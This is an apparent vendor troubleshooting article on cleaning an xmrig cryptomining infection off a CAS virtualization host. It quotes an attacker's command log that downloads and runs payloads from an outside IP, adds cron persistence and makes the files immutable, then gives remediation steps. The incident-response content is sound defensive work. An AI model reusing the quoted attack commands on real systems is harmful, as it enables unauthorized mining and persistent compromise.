CAS Plat Poisoning


CVK **Pengqirui** 2021-12-23 10:59:24 Published

Network Topology

NULL

Problem Description

- The CPU usage of the CAS host in idle state is 50% , the background top process has two s shd and an unknown xmrig process
-



Process Analysis

sshd usually does not occupy such high CPU usage. If sshd is suspected to be caused by pois oning, determine the approximate occurrence time and view the /var/log/operation/ operat ion log. The following information is found:

```
20-02-20 10:53:23 ## root pts/4 (192.168.11.1) ## /var/lib/.cache ## curl -o http://61.91.57.222/x.jpg;curl -o
http://61.91.57.222/sh;tar zxvf x.jpg;rm -rf x.jpg;chmod +x sh;mv sh .cache;cd .cache;vi pools.txt;./sh
20-02-20 10:54:15 ## root pts/4 (192.168.11.1) ## /var/lib/.cache ## ls -a
20-02-20 10:54:33 ## root pts/4 (192.168.11.1) ## /var/lib/.cache ## ./sh
20-02-20 10:56:54 ## root pts/4 (192.168.11.1) ## /var/lib/.cache ## sysctl -w vm.nr_hugepages=128
20-02-20 10:57:10 ## root pts/4 (192.168.11.1) ## /var/lib/.cache ## crontab -l
20-02-20 10:57:14 ## root pts/4 (192.168.11.1) ## /var/lib/.cache ## ./x
20-02-20 10:57:30 ## root pts/4 (192.168.11.1) ## /var/lib/.cache ## chattr +ai /var/spool/cron/crontabs/root
20-02-20 10:57:36 ## root pts/4 (192.168.11.1) ## /var/lib ## cd ..
20-02-20 10:57:43 ## root pts/4 (192.168.11.1) ## /var/lib ## chattr +ai .cache/
20-02-20 10:57:45 ## root pts/4 (192.168.11.1) ## /var/lib ## w
```

The operation logs show that a mining virus was planted, downloaded the virus file from the Internet, decompressed it to the /var/lib/.cache directory and executed it.

Solution

1.Clearing a Scheduled Task:

You can run the crontab -l command to delete scheduled tasks. However, sometimes sched uled tasks cannot be deleted, indicating that the chattr command is used to add ia attributes to files or directories. Therefore, you need to remove the ia attributes.

```
root@cvknode:/var/lib/.cache#
root@cvknode:/var/lib/.cache# crontab -l
* * * * * /var/lib/.cache/upd >/dev/null 2>&1
root@cvknode:/var/lib/.cache# cat /etc/crontab | grep upd
root@cvknode:/var/lib/.cache#
root@cvknode:/var/lib/.cache# cat /var/spool/cron/crontabs/root
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (cron.d installed on Tue Feb 25 14:21:14 2020)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
* * * * * /var/lib/.cache/upd >/dev/null 2>&1
root@cvknode:/var/lib/.cache#
root@cvknode:/var/lib/.cache# rm /var/spool/cron/crontabs/root
rm: cannot remove `/var/spool/cron/crontabs/root': Operation not permitted
root@cvknode:/var/lib/.cache#
root@cvknode:/var/lib/.cache# lsattr /var/spool/cron/crontabs/root
----ia-------e- /var/spool/cron/crontabs/root
root@cvknode:/var/lib/.cache#
root@cvknode:/var/lib/.cache# chattr -ia /var/spool/cron/crontabs/root
root@cvknode:/var/lib/.cache# rm /var/spool/cron/crontabs/root
root@cvknode:/var/lib/.cache#
root@cvknode:/var/lib/.cache#
root@cvknode:/var/lib/.cache# crontab -l
no crontab for root
```

2. Since the virus saves the process number in the bash.pid file, kill the corresponding pid. O ther viruses kill according to the situation

```
root@cvknode:/var/lib/.cache# cat bash.pid
8587
root@cvknode:/var/lib/.cache# kill -9 8587
```

3.Delete virus-related files

According to the operation logs, ai attributes are added to the. Cache directory during virus implantation, so it cannot be deleted directly and needs to be removed by Chattr -ai.

```
root@cvknode:/var/lib# rm -fr .cache
rm: cannot remove `.cache/x': Operation not permitted
rm: cannot remove `.cache/h32': Operation not permitted
rm: cannot remove `.cache/sh': Operation not permitted
rm: cannot remove `.cache/config.json': Operation not permitted
rm: cannot remove `.cache/config.json1': Operation not permitted
rm: cannot remove `.cache/sshd': Operation not permitted
rm: cannot remove `.cache/.cnrig.cacert.pem': Operation not permitted
rm: cannot remove `.cache/h64': Operation not permitted
rm: cannot remove `.cache/cron.d': Operation not permitted
rm: cannot remove `.cache/a': Operation not permitted
rm: cannot remove `.cache/upd': Operation not permitted
rm: cannot remove `.cache/bash.pid': Operation not permitted
rm: cannot remove `.cache/run': Operation not permitted
root@cvknode:/var/lib# chattr -ia .cache
root@cvknode:/var/lib# rm -fr .cache
```

4.Restoring system Changes

Note Some viruses may modify system files or configurations. Restore the viruses as soon as possible. According to operation logs, sysctl -w vm. Nr_hugepages =128 is also executed o n the host. Because the configuration file is not modified, change the original value or restart the host or VM.

```
root@cvknode:/var/lib# sysctl -w vm.nr_hugepages=0
vm.nr_hugepages = 0
```

-
- After the virus has been removed, increase password complexity and change user passwor ds periodically, strengthen firewall security configurations